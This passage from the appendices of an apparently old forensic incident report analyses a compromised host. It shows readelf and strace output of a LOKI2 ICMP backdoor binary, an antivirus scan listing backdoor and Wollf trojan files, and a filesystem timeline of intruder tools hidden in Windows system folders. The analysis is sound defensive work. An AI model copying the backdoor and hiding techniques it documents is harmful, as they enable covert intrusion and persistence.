0804c5d4  00001e07 R_386_JUMP_SLOT   08048be8   inet_addr
0804c5d8  00001f07 R_386_JUMP_SLOT   08048bf8   chdir
0804c5dc  00002007 R_386_JUMP_SLOT   08048c08    shmdt
0804c5e0  00002107 R_386_JUMP_SLOT   08048c18   setsockopt
0804c5e4  00002307 R_386_JUMP_SLOT   08048c28   shmget
0804c5e8  00002407 R_386_JUMP_SLOT   08048c38   wait
0804c5ec  00002507 R_386_JUMP_SLOT   08048c48   umask
0804c5f0  00002607 R_386_J UMP_SLOT   08048c58   signal
0804c5f4  00002707 R_386_JUMP_SLOT   08048c68   read
0804c5f8  00002807 R_386_JUMP_SLOT   08048c78   strncmp
0804c5fc  00002907 R_386_JUMP_SLOT   08048c88   sendto
0804c600  00002a07 R_386_JUMP_SLOT   08048c98   bcopy
0804c604  00002b07 R_386_JUMP_SLOT   08048ca8   fork
0804c608  00002c07 R_386_JUMP_SLOT   08048cb8   strdup
0804c60c  00002d07 R_386_JUMP_SLOT   08048cc8   getopt
0804c610  00002e07 R_386_JUMP_SLOT   08048cd8   inet_ntoa
0804c614  00002f07 R_386_JUMP_SLOT   08048ce 8    getppid
0804c618  00003007 R_386_JUMP_SLOT   08048cf8   time
0804c61c  00003107 R_386_JUMP_SLOT   08048d08   gethostbyname
0804c620  00003307 R_386_JUMP_SLOT   08048d18   sprintf
0804c624  00003407 R_386_JUMP_SLOT   08048d28   difftime
0804c628  00003507 R_386_JUMP_SLOT   08048d38   atexit
0804c62c  00003707 R_386_JUMP_SLOT   08048d48   semop
0804c630  00003807 R_386_JUMP_SLOT   08048d58   exit
0804c634  00003907 R_386_JUMP_SLOT   08048d68   __setfpucw
0804c638  00003a07 R_386_JUMP_SLOT   08048d78   ope n
0804c63c  00003b07 R_386_JUMP_SLOT   08048d88   setsid
0804c640  00003c07 R_386_JUMP_SLOT   08048d98   close

There are no unwind sections in this file.

Symbol table '.dynsym' contains 66 entries:
   Num:    Value  Size Type    Bind   Vis      Ndx Name
     0: 00000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 08048a88     0 FUNC    GLOBAL DEFAULT  UND longjmp
     2: 08048a98    30 FUNC    GLOBAL DEFAULT  UND strcpy
     3: 08048aa8     0 FUNC    WEAK   DEFAULT  UND ioctl
     4: 08048ab8     0 FUNC    WEAK   DEFAULT  UND popen
     5: 08048ac8    42 FUNC    GLOBAL DEFAULT  UND shmctl
     6: 08048ad8     0 FUNC    WEAK   DEFAULT  UND geteuid
```

```
     7: 0804c644     0 OBJECT  GLOBAL DEFAULT  ABS _DYNAMIC
     8: 08048ae8   292 FUNC    GLOBAL DEFAULT  UND g etprotobynumber
     9: 0804c6d0     4 NOTYPE  WEAK   DEFAULT   17 errno
    10: 08048af8  1132 FUNC    GLOBAL DEFAULT  UND __strtol_internal
    11: 08048b08    99 FUNC    GLOBAL DEFAULT  UND usleep
    12: 08048b18    42 FUNC    GLOBAL DEFAULT  UND semge t
    13: 08048b28     0 FUNC    WEAK   DEFAULT  UND getpid
    14: 08048b38     0 FUNC    WEAK   DEFAULT  UND fgets
    15: 08048b48    59 FUNC    GLOBAL DEFAULT  UND shmat
    16: 0804c6d8    84 OBJECT  GLOBAL DEFAULT   17 _IO_stderr_
    17: 08048b58     0 FUNC    WEAK   DEFAULT  UND perror
    18: 08048b68     0 FUNC    WEAK   DEFAULT  UND getuid
    19: 08048b78    47 FUNC    GLOBAL DEFAULT  UND semctl
    20: 0804c72c     4 OBJECT  GLOBAL DEFAULT   17 optarg
    21: 08048b88    94 FUNC    WEAK   DEFAU LT  UND socket
    22: 0804c528     4 OBJECT  GLOBAL DEFAULT   12 __environ
    23: 08048b98    54 FUNC    GLOBAL DEFAULT  UND bzero
    24: 08048a70     0 FUNC    GLOBAL DEFAULT    7 _init
    25: 08048ba8     0 FUNC    WEAK   DEFAULT  UND alarm
    26: 0 8048bb8    70 FUNC    GLOBAL DEFAULT  UND __libc_init
    27: 0804c528     4 NOTYPE  WEAK   DEFAULT   12 environ
    28: 08048bc8     0 FUNC    WEAK   DEFAULT  UND fprintf
    29: 08048bd8     0 FUNC    WEAK   DEFAULT  UND kill
    30: 08048be8    57 FUNC    GLOBAL DEFAULT  UND inet_addr
    31: 08048bf8     0 FUNC    WEAK   DEFAULT  UND chdir
    32: 08048c08    36 FUNC    GLOBAL DEFAULT  UND shmdt
    33: 08048c18   111 FUNC    WEAK   DEFAULT  UND setsockopt
    34: 0804c730     2 OBJECT  GLOBAL DEFAULT   17 __fpu_control
    35: 08048c28    42 FUNC    GLOBAL DEFAULT  UND shmget
    36: 08048c38     0 FUNC    WEAK   DEFAULT  UND wait
    37: 08048c48     0 FUNC    WEAK   DEFAULT  UND umask
    38: 08048c58    84 FUNC    GLOBAL DEFAULT  UND signal
    39: 0 8048c68     0 FUNC    WEAK   DEFAULT  UND read
    40: 08048c78    38 FUNC    GLOBAL DEFAULT  UND strncmp
    41: 08048c88   124 FUNC    WEAK   DEFAULT  UND sendto
    42: 08048c98   146 FUNC    GLOBAL DEFAULT  UND bcopy
    43: 08048ca8     0 FUNC    WEAK   DEFAULT  UND fork
    44: 08048cb8    79 FUNC    GLOBAL DEFAULT  UND strdup
    45: 08048cc8    44 FUNC    GLOBAL DEFAULT  UND getopt
    46: 08048cd8    67 FUNC    GLOBAL DEFAULT  UND inet_ntoa
    47: 08048ce8     0 FUNC    WEAK   DEFAULT  UND getppid
    48: 08048cf8     0 FUNC    WEAK   DEFAULT  UND time
    49: 08048d08   292 FUNC    GLOBAL DEFAULT  UND gethostbyname
    50: 0804a8e0     0 FUNC    GLOBAL DEFAULT   10 _fini
    51: 08048d18    38 FUNC    WEAK   DEFAULT  UND sprintf
    52: 08048d28    16 FUNC    GLOBAL DEFAULT  UND difftime
    53: 08048d38    52 FUNC    GLOBAL DEFAULT  UND atexit
    54: 0804c570     0 OBJECT  GLOBAL DEFAULT  ABS _GLOBAL_OFFSET_TABLE_
    55: 08048d48    42 FUNC    GLOBAL DEFAULT  UND semop
    56: 08048d58   128 FUN C    GLOBAL DEFAULT  UND exit
    57: 08048d68    62 FUNC    GLOBAL DEFAULT  UND __setfpucw
    58: 08048d78     0 FUNC    WEAK   DEFAULT  UND open
    59: 08048d88     0 FUNC    WEAK   DEFAULT  UND setsid
    60: 08048d98     0 FUNC    WEAK   DEFAULT  UND  close
    61: 0804c6d0     4 OBJECT  GLOBAL DEFAULT   17 _errno
    62: 0804a8d8     0 OBJECT  GLOBAL DEFAULT  ABS _etext
    63: 0804c6cc     0 OBJECT  GLOBAL DEFAULT  ABS _edata
    64: 0804c6cc     0 OBJECT  GLOBAL DEFAULT  ABS __bss_start
    65: 0804 c7f8     0 OBJECT  GLOBAL DEFAULT  ABS _end

Histogram for bucket list length (total of 37 buckets):
```

```
 Length  Number     % of total  Coverage
      0  9          ( 24.3%)
      1  8          ( 21.6%)     12.3%
      2  10         ( 27.0%)     43.1%
      3  4          ( 10.8%)     61.5%
      4  5          ( 13.5%)     92.3%
      5  1          (  2.7%)    100.0%

No version information found in this file.
```

6 Appendix B – Run-time Analysis of Unknown Binary

6.1 File Operations

```
[root@rosetta unknown_bin]# strace -f -e trace=file ./atd
execve("./atd", ["./atd"], [/* 47 vars */]) = 0
stat("/etc/ld.so.cache", {st_mode=S_IFREG|0644, st_size=50793, ...}) = 0
open("/etc/ld.so.cache", O_RDONLY)      = 3
stat("/etc/ld.so.preload", 0xbffff7b0)  = -1 ENOENT (No such file or
directory)
open("/usr/i486-linux-libc5/lib/libc.so.5", O_RDONLY) = 3
open("/usr/share/locale/en_US/LC_MESSAGES", O_RDONLY) = 3
open("/usr/share/locale/en_US/LC_MESSAGES/SYS_LC_MESSAGES", O_RDONLY) = 3
stat("/etc/locale/C/libc.cat", 0xbffff2d4) = -1 ENOENT (No such file or
directory)
stat("/usr/lib/locale/C/libc.cat", 0xbffff2d4) = -1 ENOENT (No such file or
directory)
stat("/usr/lib/locale/libc/C", 0xbffff2d4) = -1 ENOENT (No such file or
directory)
stat("/usr/share/locale/C/libc.cat", 0xbffff2d4) = -1 ENOENT (No such file
or directory)
stat("/usr/local/share/locale/C/libc.cat", 0xbffff2d4) = -1 ENOENT (No such
file or directory)

LOKI2   route [(c) 1997 guild corporation worldwide]
[pid 24302] --- SIGSTOP (Stopped (signal)) ---
[pid 24302] open("/dev/tty", O_RDWR)    = -1 ENXIO (No such device or
address)
[pid 24302] chdir("/tmp")               = 0
```

6.2 Network Operations

```
[root@rosetta unknown_bin]# strace -f -e trace=network ./atd
socket(PF_INET, SOCK_RAW, IPPROTO_ICMP) = 3
socket(PF_INET, SOCK_RAW, IPPROTO_RAW)  = 4
setsockopt(4, SOL_IP, IP_HDRINCL, [1], 4) = 0

LOKI2   route [(c) 1997 guild corporation worldwide]
--- SIGSTOP (Stopped (signal)) ---
```

6.3 Signal Operations

```
[root@rosetta unknown_bin]# strace -f -e trace=signal ./atd
sigaction(SIGUSR1, {0x804a6b0, [], SA_INTERRUPT|SA_NOMASK|SA_ONESHOT},
{SIG_DFL}, 0x40050358) = 0

LOKI2   route [(c) 1997 guild corporation worldwide]
sigaction(SIGTTOU, {SIG_IGN}, {SIG_DFL}, 0x40050358) = 0
sigaction(SIGTTIN, {SIG_IGN}, {SIG_DFL}, 0x40050358) = 0
sigaction(SIGTSTP, {SIG_IGN}, {SIG_DFL}, 0x40050358) = 0
[pid 24311] --- SIGSTOP (Stopped (signal)) ---
[pid 24311] sigaction(SIGALRM, {0x8049218, [],
SA_INTERRUPT|SA_NOMASK|SA_ONESHOT}, {SIG_DFL}, 0x40050358) = 0
[pid 24311] sigaction(SIGCHLD, {0x8049900, [],
SA_INTERRUPT|SA_NOMASK|SA_ONESHOT}, {SIG_DFL}, 0x40050358) = 0
```

6.4 Ipc Operations

```
[root@rosetta unknown_bin]# strace  -f -e trace=ipc ./atd
shmget(24569, 240, IPC_CREAT|0)         = 9371683
semget(24751, 1, IPC_CREAT|0x180|0600)  = 393228
shmat(9371683, 0, 0)                    =  0x40008000

LOKI2   route [(c) 1997 guild corporation worldwide]
[pid 24328] --- SIGSTOP (Stopped (signal)) ---
[pid 24327] semop(393228, 0xbffff74c, 2) = 0
[pid 24327] shmdt(0x40008000)           = 0
[pid 24327] semop(393228, 0xbffff74c, 1) = 0
```

6.5 Complete Strace Output

```
[root@rosetta unknown_bin]# strace  -f ./atd
execve("./atd", ["./atd"], [/* 47 vars */]) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS,  -1,
0) = 0x40007000
mprotect(0x40000000, 21868, PROT_READ|PROT_WRITE|PROT_EXEC)  = 0
mprotect(0x8048000, 13604, PROT_READ|PROT_WRITE|PROT_EXEC) = 0
stat("/etc/ld.so.cache", {st_mode=S_IFREG|0644, st_size=50793, ...}) = 0
open("/etc/ld.so.cache", O_RDONLY)      = 3
old_mmap(NULL, 50793, PROT_READ, MAP_SHARED, 3, 0) = 0x40008000
close(3)                                = 0
stat("/etc/ld.so.preload", 0xbffff7b0)  = -1 ENOENT (No such file or
directory)
open("/usr/i486-linux-libc5/lib/libc.so.5", O_RDONLY) = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0(k\1\000"..., 4096)
= 4096
old_mmap(NULL, 823296, PROT_NONE, MAP_PRIVATE|MAP_ANONYMOUS,  -1, 0) =
0x40015000
old_mmap(0x40015000, 592037, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_FIXED, 3,
0) = 0x40015000
old_mmap(0x400a6000, 23728, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED, 3,
0x90000) = 0x400a6000
old_mmap(0x400ac000, 201876, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS,  -1, 0) = 0x400ac000
close(3)                                = 0
mprotect(0x40015000, 592037, PROT_READ|PROT_WRITE|PROT_EXEC) = 0
munmap(0x40008000, 50793)               = 0
mprotect(0x8048000, 13604, PROT_READ|PROT_EXEC) = 0
mprotect(0x40015000, 592037, PROT_READ|PROT_EXEC) = 0
mprotect(0x40000000, 21868, PROT_READ|PROT_EXEC) = 0
personality(0 /* PER_??? */)            = 0
geteuid()                               = 0
getuid()                                = 0
getgid()                                = 0
getegid()                               = 0
geteuid()                               = 0
getuid()                                = 0
brk(0x804c818)                          = 0x804c818
brk(0x804d000)                          = 0x804d000
open("/usr/share/locale/en_US/LC_MESSAGES", O_RDONLY) = 3
fstat(3, {st_mode=S_IFDIR|0755, st_size=4096, ...}) = 0
close(3)                                = 0
open("/usr/share/locale/en_US/LC_MESSAGES/SYS_LC_MESSAGES", O_RDONLY) = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=58, ...}) = 0
old_mmap(NULL, 58, PROT_READ, MAP_PRIVATE, 3, 0) = 0x40008000
munmap(0x40008000, 58)                  = 0
```

```
close(3)                                = 0
stat("/etc/locale/C/libc.cat", 0xbffff2d4) =  -1 ENOENT (No such file or
directory)
stat("/usr/lib/locale/C/libc.cat", 0xbffff2d4) =  -1 ENOENT (No such file or
directory)
stat("/usr/lib/locale/libc/C", 0xbffff2d4) =  -1 ENOENT (No such file or
directory)
stat("/usr/share/locale/C/libc.cat", 0xbffff2d4) =  -1 ENOENT (No such file
or directory)
stat("/usr/local/share/locale/C/libc.cat", 0xbffff2d4) =  -1 ENOENT (No such
file or directory)
socket(PF_INET, SOCK_RAW, IPPROTO_ICMP) = 3
sigaction(SIGUSR1, {0x804a6b0, [], SA_INTERRUPT|SA_NOMASK|SA_ONESHOT},
{SIG_DFL}, 0x40050358) = 0
socket(PF_INET, SOCK_RAW, IPPROTO_RAW)  = 4
setsockopt(4, SOL_IP, IP_HDRINCL, [1], 4) = 0
getpid()                                = 24332
getpid()                                = 24332
shmget(24574, 240, IPC_CREAT|0)         = 9404452
semget(24756, 1, IPC_CREAT|0x180|0600)  = 425997
shmat(9404452, 0, 0)                    = 0x40008000
write(2, "\nLOKI2\troute [(c) 1997 guild cor"..., 52
LOKI2   route [(c) 1997 guild corporation worldwide]
) = 52
time([1047452539])                      = 1047452539
close(0)                                = 0
sigaction(SIGTTOU, {SIG_IGN}, {SIG_DFL}, 0x40050358) = 0
sigaction(SIGTTIN, {SIG_IGN}, {SIG_DFL}, 0x40050358) = 0
sigaction(SIGTSTP, {SIG_IGN}, {SIG_DFL}, 0x40050358) = 0
fork()                                  = 24333
[pid 24333] --- SIGSTOP (Stopped (signal)) ---
[pid 24333] setsid()                    = 24333
[pid 24333] open("/dev/tty", O_RDWR)    =  -1 ENXIO (No such device or
address)
[pid 24333] chdir("/tmp")               = 0
[pid 24333] umask(0)                    = 022
[pid 24333] sigaction(SIGALRM, {0x8049218, [],
SA_INTERRUPT|SA_NOMASK|SA_ONESHOT}, {SIG_DFL}, 0x40050358) = 0
[pid 24333] alarm(3600)                 = 0
[pid 24333] sigaction(SIGCHLD, {0x8049900, [],
SA_INTERRUPT|SA_NOMASK|SA_ONESHOT}, {SIG_DFL}, 0x40050358) = 0
[pid 24333] read(3,  <unfinished ...>
[pid 24332] close(4)                    = 0
[pid 24332] close(3)                    = 0
[pid 24332] semop(425997, 0xbffff74c, 2) = 0
[pid 24332] shmdt(0x40008000)           = 0
[pid 24332] semop(425997, 0xbffff74c, 1) = 0
[pid 24332] _exit(0)                    = ?
<... read resumed>
"E\300\0^\311\215\0\0@\1)\t\300\250\2\374\300\250\2\374"..., 84) = 84
read(3, "E\300\0^\311\216\0\0@\1)\10\300\250\2\374\300\250\2\374"..., 84) =
84
read(3,
"E\300\0i\311\217\0\0@\1(\374\300\250\2\374\300\250\2\374"..., 84) = 84
read(3, "E\300\0i\311\220\0\0@\1(\373\300\250\2\374\300\250\2\374"..., 84)
= 84
read(3, "E\300\0i\311\221\0\0@\1(\372\300\250\2\374\300\250\2\374"..., 84)
= 84
read(3, "E\300\0i\311\222\0\0@\1(\371\300\250\2\374\300\250\2\374"..., 84)
= 84
```

```
read(3, "E\300\0^\311\223\0\0@\1)\3\300\250\2\374\300\250\2\374"..., 84) =
84
read(3, "E\300\0^\311\224\0\0@\1)\2\300\250\2\374\300\250\2\374"..., 84) =
84
read(3, "E\300\0^\311\225\0\0@\1)\1\300\250\2\374\300\250\2\374"..., 84) =
84
read(3, "E\300\0^\311\226\0\0@\1)\0\300\250\2\374\300\250\2\374"..., 84) =
84
read(3, "E\300\0i\311\227\0\0@\1(\364\300\250\2\374\300\250\2\374"..., 84)
= 84
read(3, "E\300\0i\311\230\0\0@\1(\363\300\250\2\374\300\250\2\374"..., 84)
= 84
read(3, "E\300\0i\311\231\0\0@\1(\362\300\250\2\374\300\250\2\374"..., 84)
= 84
```

7 Appendix C – System Virus Scan

7.1 F-Prot report

```
[root@compaq /]# f-prot /mnt/lacie/mnt/
Virus scanning report  -  31. March 2003   21:48

F-PROT 3.12d
SIGN.DEF created 11. February 2003
SIGN2.DEF created 10. February 2003
MACRO.DEF created 11. February 2003

Search: /mnt/lacie/mnt/
Action: Report only
Files: Attempt to identify files
Switches: <none>

/mnt/lacie/mnt/c/bd2.exe  is a security risk or a "backdoor" program

[root@compaq /]# man f-prot
[root@compaq /]# f-prot /mnt/lacie/mnt/
Virus scanning report  -  31. March 2003   21:49

F-PROT 3.12d
SIGN.DEF created 11. February 2003
SIGN2.DEF created 10. February 2003
MACRO.DEF created 11. February 2003

Search: /mnt/lacie/mnt/
Action: Report only
Files: Attempt to identify files
Switches: <none>

/mnt/lacie/mnt/c/bd2.exe  is a security risk or a "backdoor" program
/mnt/lacie/mnt/c/WINNT/system32/wsvc.exe W32/Wollf.B
/mnt/lacie/mnt/c/WINNT/system32/bd2.exe W32/Wollf.B
/mnt/lacie/mnt/c/WINNT/system32/d11host.exe  is a security risk or a
"backdoor" program
/mnt/lacie/mnt/c/WINNT/system32/wbem/ServUDaemon.exe  is a security risk or
a "backdoor" program
/mnt/lacie/mnt/c/WINNT/system32/wbem/winmgnt.exe  is a security risk or a
"backdoor" program
/mnt/lacie/mnt/c/WINNT/system32/Setup/svchost.exe  is a security risk or a
"backdoor" program
/mnt/lacie/mnt/c/WINNT/Config/stro/winmgmt.exe  is a security risk or a
"backdoor" program

Results of virus scanning:

Files: 9618
MBRs: 0
Boot sectors: 0
Objects scanned: 9141
Infected: 0
Suspicious: 8
Disinfected: 0
Deleted: 0
Renamed: 0

Time: 2:28
```

8 Appendix D – System Timeline

```
Thu      Sep    19  2002     05:33:35          69  m.c         -/-
                                                               rwxrwxrwx        0     0  636-128-1 /mnt/lacie/c/WINNT/system32/r.bat
Thu      Sep    19  2002     05:33:36           0  mac         -/-
                                                               rwxrwxrwx        0     0  637-128-1 /mnt/lacie/c/WINNT/system32/sui.exe
Tue      Oct     1  2002     20:30:51          24  m.c         -/-
                                                               rwxrwxrwx        0     0  635-128-3 /mnt/lacie/c/WINNT/system32/s.t
…
                                                               -/-
Wed      Oct    16  2002     16:46:24      525312  m..         rwxrwxrwx        0     0  793-128-3 /mnt/lacie/c/WINNT/Config/1.tmp
…
Thu      Nov    28  2002     10:50:02          48  m.c         d/drwxrwxrwx     0     0  640-144-1 /mnt/lacie/c/WINNT/Config/stro/stro
                                                                                         640-144-1 /mnt/lacie/c/WINNT/system32/_002471_.tmp
                                   48  m.c         -/drwxrwxrwx     0     0  (deleted-realloc)
                                                                                         643-128-3 /mnt/lacie/c/WINNT/system32/_002496_.tmp
Thu      Nov    28  2002     10:50:37       17920  m..         -/--wx-wx-wx     0     0  (deleted-realloc)
                                 17920  m..         -/--wx-wx-wx     0     0  643-128-3 /mnt/lacie/c/WINNT/Config/stro/tlist.exe
Thu      Nov    28  2002     10:51:26      496836  m..         -/--wx-wx-wx     0     0  644-128-3 /mnt/lacie/c/WINNT/Config/stro/winmgmt.exe
Thu      Nov    28  2002     10:51:30       36864  m.c         -/--wx-wx-wx     0     0  647-128-3 /mnt/lacie/c/WINNT/Config/stro/Tzolibr.dll
Thu      Nov    28  2002     10:51:32        6656  m..         -/--wx-wx-wx     0     0  654-128-3 /mnt/lacie/c/WINNT/Config/stro/kill.exe
                                                                                         654-128-3 /mnt/lacie/c/temp/ext16672/i386/netman.dl_
                                 6656  m..         -/--wx-wx-wx     0     0  (deleted-realloc)
Thu      Nov    28  2002     10:51:36         435  m.c         -/--wx-wx-wx     0     0  655-128-1 /mnt/lacie/c/WINNT/Config/stro/servuadmin.ini
                                                                                         655-128-1 /mnt/lacie/c/temp/ext16672/i386/netoc.dl_
                                  435  m.c         -/--wx-wx-wx     0     0  (deleted-realloc)
                                                                                         656-128-1 /mnt/lacie/c/temp/ext16672/i386/netplwiz.dl_
Thu      Nov    28  2002     10:51:45           0  mac         -/--wx-wx-wx     0     0  (deleted-realloc)
                                    0  mac         -/--wx-wx-wx     0     0  656-128-1 /mnt/lacie/c/WINNT/Config/stro/TFTP2324
                                                                                         659-128-1 /mnt/lacie/c/temp/ext16672/i386/nextlink.dl_
Thu      Nov    28  2002     10:51:55         236  m.c         -/--wx-wx-wx     0     0  (deleted-realloc)
                                  236  m.c         -/--wx-wx-wx     0     0  659-128-1 /mnt/lacie/c/WINNT/Config/stro/servudaemon.ini
…
                                                               -/-
Sat      Dec     7   2002     15:22:42         179  m..         rwxrwxrwx        0     0  727-128-1 /mnt/lacie/c/WINNT/Config/_/_tmp/mc.txt
                                                               -/-
                                  698  m..         rwxrwxrwx        0     0  736-128-1 /mnt/lacie/c/WINNT/Config/_/_tmp/mw.txt
                                                               -/-                       15637-128-1
Sat      Dec     7   2002     18:26:50         216  m..         rwxrwxrwx        0     0  /mnt/lacie/c/WINNT/system32/Microsoft/Crypto/_dmp/dir.txt
```

…

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Sun  Dec  22  2002  23:07:02     1384  m..  -/-rwxrwxrwx    0    0  3538-128-3 /mnt/lacie/c/WINNT/Debug/Serv-U.ini
Tue  Dec  24  2002  11:00:14       56  m.c  d/dr-xr-xr-x    0    0  639-144-5 /mnt/lacie/c/WINNT/Config/stro
Tue  Dec  24  2002  20:54:10   496836  ..c  -/--wx-wx-wx    0    0  2201-128-3 /mnt/lacie/c/WINNT/system32/Setup/svchost.exe
Tue  Dec  24  2002  21:04:15      618  m.c  -/-rwxrwxrwx    0    0  634-128-4 /mnt/lacie/c/WINNT/Config/stro/ServUStartUpLog.txt
Tue  Dec  24  2002  21:05:16      929  m.c  -/-rwxrwxrwx    0    0  2232-128-4 /mnt/lacie/c/WINNT/system32/Setup/ServUDaemon.ini
Tue  Dec  24  2002  21:07:12       56  m.c  d/drwxrwxrwx   48    0  2276-144-3 /mnt/lacie/c/WINNT/system32/Setup
Thu  Dec  26  2002  01:11:50  1015296  ..c  -/-rwxrwxrwx    0    0  2916-128-3 /mnt/lacie/c/WINNT/Debug/smss.exe
Thu  Dec  26  2002  01:11:52     1384  ..c  -/-rwxrwxrwx    0    0  3538-128-3 /mnt/lacie/c/WINNT/Debug/Serv-U.ini
Fri  Dec  27  2002  02:25:48   496836  m..  -/-rwxrwxrwx    0    0  14435-128-3 /mnt/lacie/c/WINNT/system32/wbem/winmgnt.exe
                              496836  m..  -/-rwxrwxrwx    0    0  14436-128-4 /mnt/lacie/c/WINNT/system32/wbem/ServUDaemon.exe
                              496836  m..  -/-rwxrwxrwx    0    0  14451-128-3 /mnt/lacie/c/WINNT/system32/Microsoft/Crypto/RSA/s-1-5-20/winmgnt.exe
Sat  Dec  28  2002  17:22:28      216  ..c  -/-rwxrwxrwx    0    0  15637-128-1 /mnt/lacie/c/WINNT/system32/Microsoft/Crypto/_dmp/dir.txt
                                 336  ..c  -/-rwxrwxrwx    0    0  15652-128-1 /mnt/lacie/c/WINNT/system32/Microsoft/Crypto/_dmp/JAsfv.ini
                                 980  ..c  -/-rwxrwxrwx    0    0  15655-128-3 /mnt/lacie/c/WINNT/system32/Microsoft/Crypto/_dmp/login.txt
                               69632  ..c  -/-rwxrwxrwx    0    0  15654-128-3 /mnt/lacie/c/WINNT/system32/Microsoft/Crypto/_dmp/JAsfv.dll
Sat  Dec  28  2002  21:27:50    56084  m..  -/-rwxrwxrwx    0    0  3629-128-3 /mnt/lacie/c/WINNT/system32/bd2.exe
                               56084  m..  -/-rwxrwxrwx    0    0  8911-128-3 /mnt/lacie/c/WINNT/system32/wsvc.exe
Sat  Dec  28  2002  21:27:51      831  m.c  -/-rwxrwxrwx    0    0  8744-128-4 /mnt/lacie/c/Documents and Settings/All Users/Application Data/Microsoft/Crypto/RSA/S-1-5-18/d42cc0c3858a58db2db37658219e6400_c4f9ede7-4c6c-428b-879f-efdb97dddc39
                                 336  m.c  -/-r-xr-xr-x    0    0  8166-128-1 /mnt/lacie/c/WINNT/system32/Microsoft/Protect/S-1-5-18/User/88e2a49b-bd5c-4344-9e79-a7292f94161d
                                  56  m.c  d/drwxrwxrwx    0    0  13956-144-5 /mnt/lacie/c/WINNT/system32/Microsoft/Protect/S-1-5-18/User
                                  24  m.c  -/-r-xr-xr-x    0    0  13962-128-1 /mnt/lacie/c/WINNT/system32/Microsoft/Protect/S-1-5-18/User/Preferred
Sat  Dec  28  2002  21:29:00    56084  ..c  -/-rwxrwxrwx    0    0  8911-128-3 /mnt/lacie/c/WINNT/system32/wsvc.exe
                               56084  ..c  -/-rwxrwxrwx    0    0  3629-128-3 /mnt/lacie/c/WINNT/system32/bd2.exe
Mon  Dec  30  2002  21:49:41    16384  m.c  -/-rwxrwxrwx    0    0  8915-128-4 /mnt/lacie/c/WINNT/system32/PipeCmdSrv.exe
Mon  Dec  30  2002  23:58:17       56  m.c  d/drwxrwxrwx    0    0  8294-144-6 /mnt/lacie/c/WINNT/system32/Microsoft/Crypto/RSA
Tue  Dec  31  2002  00:53:02     1868  m..  -/-rwxrwxrwx    0    0  14432-128-4 /mnt/lacie/c/WINNT/system32/wbem/ServUDaemon.ini
                                1868  m.c  -/-rwxrwxrwx    0    0  14443-128-4 /mnt/lacie/c/WINNT/system32/Microsoft/Crypto/RSA/s-1-5-20/ServUDaemon.ini
Tue  Dec  31  2002  01:11:13    35600  ..c  -/-rwxrwxrwx   48    0  2868-128-3 /mnt/lacie/c/WINNT/system32/ipconfig.exe
Tue  Dec  31  2002  01:25:19      280  m.c  d/drwxrwxrwx   48    0  2294-144-3 /mnt/lacie/c/WINNT/system32/wbem
```

```
Tue  Dec  31  2002  01:26:06  496836  ..c  -/-rwxrwxrwx  0  0  14436-128-4 /mnt/lacie/c/WINNT/system32/wbem/ServUDaemon.exe
Tue  Dec  31  2002  01:26:09    1868  ..c  -/-rwxrwxrwx  0  0  14432-128-4 /mnt/lacie/c/WINNT/system32/wbem/ServUDaemon.ini
Tue  Dec  31  2002  01:27:01  496836  ..c  -/-rwxrwxrwx  0  0  14435-128-3 /mnt/lacie/c/WINNT/system32/wbem/winmgnt.exe
Tue  Dec  31  2002  01:27:13     164  m.c  -/-rwxrwxrwx  0  0  9028-128-3 /mnt/lacie/c/WINNT/system32/wbem/winmgnt.reg
Tue  Dec  31  2002  02:12:21     376  m.c  d/drwxrwxrwx  0  0  8927-144-1 /mnt/lacie/c/WINNT/system32/Microsoft/Crypto/RSA/s-1-5-20
Tue  Dec  31  2002  02:13:12  496836  ..c  -/-rwxrwxrwx  0  0  14451-128-3 /mnt/lacie/c/WINNT/system32/Microsoft/Crypto/RSA/s-1-5-
                                                                20/winmgnt.exe
Tue  Dec  31  2002  02:34:14      48  m.c  d/drwxrwxrwx  0  0  14437-144-1 /mnt/lacie/c/WINNT/system32/Microsoft/Crypto/.files
Tue  Dec  31  2002  02:34:19      56  m.c  d/drwxrwxrwx  0  0  8293-144-6 /mnt/lacie/c/WINNT/system32/Microsoft/Crypto
                                                                15490-128-3
Tue  Dec  31  2002  02:40:39  496836  ..c  -/-rwxrwxrwx  0  0  /mnt/lacie/c/WINNT/system32/Microsoft/Crypto/_dmp/WINMGNT.exe
Tue  Dec  31  2002  02:41:36      56  m.c  d/drwxrwxrwx  0  0  15171-144-5 /mnt/lacie/c/WINNT/system32/Microsoft/Crypto/_dmp
                                                                15177-128-1
Tue  Dec  31  2002  02:55:07      82  m.c  -/-rwxrwxrwx  0  0  /mnt/lacie/c/WINNT/system32/Microsoft/Crypto/_dmp/ServUStartUpLog.txt
Thu  Jan   2  2003  09:05:13    2476  m..  -rwxrwxrwx 0        0  2201     <sda3_f.dd-SQLAGENT.9-dead-2201>
Sat  Jan   4  2003  14:00:14   44584  m.c  -/-rwxrwxrwx  0  0  706-128-3 /mnt/lacie/c/WINNT/system32/winscv.exe
Sat  Jan   4  2003  18:10:22     179  ..c  -/-rwxrwxrwx  0  0  727-128-1 /mnt/lacie/c/WINNT/Config/_/_tmp/mc.txt
                                336  m.c  d/drwxrwxrwx  0  0  724-144-1 /mnt/lacie/c/WINNT/Config/_/_tmp
                                144  m.c  d/drwxrwxrwx  0  0  721-144-1 /mnt/lacie/c/WINNT/Config/_
Sat  Jan   4  2003  18:10:23     698  ..c  -/-rwxrwxrwx  0  0  736-128-1 /mnt/lacie/c/WINNT/Config/_/_tmp/mw.txt
                                 48  m.c  d/drwxrwxrwx  0  0  759-144-1 /mnt/lacie/c/WINNT/Config/_/_tmp/_dmp
Sat  Jan   4  2003  18:11:02  525312  ..c  -/-rwxrwxrwx  0  0  793-128-3 /mnt/lacie/c/WINNT/Config/1.tmp
Sat  Jan   4  2003  18:16:23   16384  m.c  -/-rwxrwxrwx  0  0  804-128-4 /mnt/lacie/c/WINNT/system32/Perflib_Perfdata_3e8.dat
Sat  Jan   4  2003  18:23:13    3888  m.c  -/-rwxrwxrwx  0  0  15679-128-3 /mnt/lacie/c/WINNT/system32/drivers/NTHANDLE.SYS
